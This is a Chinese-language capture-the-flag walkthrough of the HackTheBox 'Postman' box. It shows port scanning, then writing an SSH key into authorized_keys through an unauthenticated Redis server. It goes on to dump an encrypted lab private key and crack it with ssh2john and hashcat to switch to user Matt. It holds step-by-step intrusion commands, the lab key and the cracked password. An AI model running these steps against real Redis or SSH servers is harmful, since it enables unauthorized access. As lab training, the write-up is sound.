
Postman(完成),redis ssh、ssh2john、webmin漏洞

```
└─# nmap -sCV -A 10.10.10.160 -p 22,80,6379,10000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-22 01:38 PDT
Nmap scan report for 10.10.10.160
Host is up (0.20s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 46:83:4f:f1:38:61:c0:1c:74:cb:b5:d1:4a:68:4d:77 (RSA)
|   256 2d:8d:27:d2:df:15:1a:31:53:05:fb:ff:f0:62:26:89 (ECDSA)
|_  256 ca:7c:82:aa:5a:d3:72:ca:8b:8a:38:3a:80:41:a0:45 (ED25519)
80/tcp    open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: The Cyber Geek's Personal Website
6379/tcp  open  redis   Redis key-value store 4.0.9
10000/tcp open  http    MiniServ 1.910 (Webmin httpd)
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.2 - 4.9 (96%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (95%), Linux 3.18 (94%), Linux 3.16 (94%), Linux 5.0 (93%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 5.1 (93%), Oracle VM Server 3.4.2 (Linux 4.1) (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 22/tcp)
HOP RTT       ADDRESS
1   221.61 ms 10.10.14.1
2   221.83 ms 10.10.10.160

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 46.00 seconds
```

有兩組http 80、10000

80Port針對目錄爆破沒重要資訊
10000port是帳密登入，使用預設有誤，也無可用漏洞，漏洞都要帳密。。




Warning!
Login failed. Please try again.

You must enter a username and password to login to the server on postman

☐ Remember me


执行6370port
參考：

- https://book.hacktricks.xyz/v/cn/network-services-pentesting/6379-pentesting-redis



```
┌──(root㉿kali)-[~]
└─# redis-cli -h 10.10.10.160
10.10.10.160:6379> keys *
(empty array)
10.10.10.160:6379>
```

看到網路上有很多可直接用ssh，目前無漏洞可測試，需手動注入，一樣參考hacktrack



示例来自这里


请注意** `config get dir` **的结果可能会在其他手动利用命令之后发生更改。建议在登录到Redis后立即运行它。在** `config get dir` **的输出中，您可以找到redis用户的home**（通常为_/var/lib/redis_或_/home/redis/.ssh_），知道这一点后，您就知道可以在哪里写入 `authenticated_users` 文件以通过ssh访问**使用redis用户**。如果您知道其他有效用户的主目录，并且具有可写权限，您也可以滥用它：

1. 在您的计算机上生成ssh公钥-私钥对： `ssh-keygen -t rsa`
2. 将公钥写入文件： `(echo -e "\n\n"; cat ~/id_rsa.pub; echo -e "\n\n") > spaced_key.txt`
3. 将文件导入到redis： `cat spaced_key.txt | redis-cli -h 10.85.0.52 -x set ssh_key`
4. 将公钥保存到redis服务器上的**authorized_keys**文件中：

```
root@Urahara:~# redis-cli -h 10.85.0.52
10.85.0.52:6379> config set dir /var/lib/redis/.ssh
OK
10.85.0.52:6379> config set dbfilename "authorized_keys"
OK
10.85.0.52:6379> save
OK
```


5. **最后，您可以使用私钥ssh到redis服务器：ssh -i id_rsa redis@10.85.0.52**

登入成功




```
└─# ssh -i id_rsa redis@10.10.10.160
Warning: Identity file id_rsa not accessible: No such file or directory.
The authenticity of host '10.10.10.160 (10.10.10.160)' can't be established.
ED25519 key fingerprint is SHA256:eBdalosj8xYLuCyv0MFDgHIabjJ9l3TMv1GYjZdxY9
Y.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.160' (ED25519) to the list of known hos
ts.
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-58-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch
Last login: Mon Aug 26 03:04:25 2019 from 10.10.10.1
redis@Postman:~$ id
uid=107(redis) gid=114(redis) groups=114(redis)
redis@Postman:~$ whoami
redis
redis@Postman:~$ uname -a
Linux Postman 4.15.0-58-generic #64-Ubuntu SMP Tue Aug 6 11:12:41 UTC 2019 x
86_64 x86_64 x86_64 GNU/Linux
redis@Postman:~$
```

在opt找到此文件




```
redis@Postman:/opt$ ls
id_rsa.bak
redis@Postman:/opt$ cat id_rsa.bak
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: DES-EDE3-CBC,73E9CEFBCCF5287C

JehA51I17rsCOOVqyWx+C8363IOBYXQ11Ddw/pr3L2A2NDtB7tvsXNyqKDghfQnX
cwGJJUD9kKJniJkJzrvF1WepvMNkj9ZItXQzYN8wbjlrku1bJq5xnJX9EUb5I7k2
7GsTwsMvKzXkkfEZQaXK/T50s3I4Cdcfbr1dXIyabXLLpZOiZEKvr4+KySjp4ou6
cdnCWhzkA/TwJpXG1WeOmMvtCZW1HCButYsNP6BDf78bQGmmlirqRmXfLB92JhT9
1u8JzHCJ1zZMG5vaUtvon0qgPx7xeIUO6LAFTozrN9MGWEqBEJ5zMVrrt3TGVkcv
EyvlWwks7R/gjxHyUwT+a5LCGGSjVD85LxYutgWxOUKbtWGBbU8yi7YsXlKCwwHP
UH7OfQz03VWy+K0aa8Qs+Eyw6X3wbWnue03ng/sLJnJ729zb3kuym8r+hU+9v6VY
Sj+QnjVTYjDfnT22jJBUHTV2yrKeAz6CXdFT+xIhxEAiv0m1ZkkyQkWpUiCzyuYK
t+MStwWtSt0VJ4U1Na2G3xGPjmrkmjwXvudKC0YN/OBoPPOTaBVD9i6fsoZ6pwnS
5Mi8BzrBhdO0wHaDcTYPc3B00CwqAV5MXmkAk2zKL0W2tdVYksKwxKCwGmWlpdke
P2JGlp9LWEerMfolbjTSOU5mDePfMQ3fwCO6MPBiqzrrFcPNJr7/McQECb5sf+O6
jKE3Jfn0UVE2QVdVK3oEL6DyaBf/W2d/3T7q10Ud7K+4Kd36gxMBf33Ea6+qx3Ge
SbJIhksw5TKhd505AiUH2Tn89qNGecVJEbjKeJ/vFZC5YIsQ+9sl89TmJHL74Y3i
l3YXDEsQjhZHxX5X/RU02D+AF07p3BSRjhD30cjj0uuWkKowpoo0Y0eblgmd7o2X
0VIWrskPK4I7IH5gbkrxVGb/9g/W2ua1C3Nncv3MNcf0nlI117BS/QwNtuTozG8p
S9k3li+rYr6f3ma/ULsUnKiZls8SpU+RsaosLGKZ6p2oIe8oRSmlOCsY0ICq7eRR
hkuzUuH9z/mBo2tQWh8qvToCSEjg8yNO9z8+LdoN1wQWMPaVwRBjIyxCPHFTJ3u+
Zxy0tIPwjCZvxUfYn/K4FVHavvA+b9lopnUCEAERpwIv8+tYofwGVpLVC0DrN58V
XTfB2X9sL1oB3hO4mJF0Z3yJ2KZEdYwHGuqNTFagN0gBcyNI2wsxZNzIK26vPrOD
b6Bc9UdiWCZqMKUx4aMTLhG5ROjgQGytWf/q7MGrO3cF25k1PEWNyZMqY4WYsZXi
WhQFHkFOINwVEOtHakZ/ToYaUQNtRT6pZyHgvjT0mTo0t3jUERsppj1pwbggCGmh
KTkmhK+MTaoy89Cg0Xw2J18Dm0o78p6UNrkSue1CsWjEfEIF3NAMEU2o+Ngq92Hm
npAFRetvwQ7xukk0rbb6mvF8gSqLQg7WpbZFytgS05TpPZPM0h8tRE8YRdJheWrQ
VcNyZH8OHYqES4g2UF62KpttqSwLiiF4utHq+/h5CQwsF+JRg88bnxh2z2BD6i5W
X+hK5HPpp6QnjZ8A5ERuUEGaZBEUvGJtPGHjZyLpkytMhTjaOrRNYw==
-----END RSA PRIVATE KEY-----
redis@Postman:/opt$
```

先透過ssh2john將此私鑰轉換為john能辨識的hash再破解



```
┌──(root㉿kali)-[~]
└─# ssh2john rsa > rsa_dec

┌──(root㉿kali)-[~]
└─# ls
rsa  rsa_dec  spaced_key.txt

┌──(root㉿kali)-[~]
└─# cat rsa_dec
rsa:$sshng$0$8$73E9CEFBCCF5287C
381617435d43770fe9af72f6036343b
89909cebbc5d567a9bcc3648fd648b5
6ec6b13c2c32f2b35e491f11941a5ca
```

在進行hachcate爆破




22911	RSA/DSA/EC/OpenSSH Private Keys (0)	$sshng$0$8$75322

```
└─# hashcat hash -m 22911 /usr/share/wordlists/rockyou.txt
```

解出來：computer2008 =>猜測是密碼


ssh連線失敗。。。

使用su連線正常



```
redis@Postman:/opt$ su Matt
Password:
Matt@Postman:/opt$ id
uid=1000(Matt) gid=1000(Matt) groups=1000(Matt)
Matt@Postman:/opt$ whoami
Matt
Matt@Postman:/opt$
```

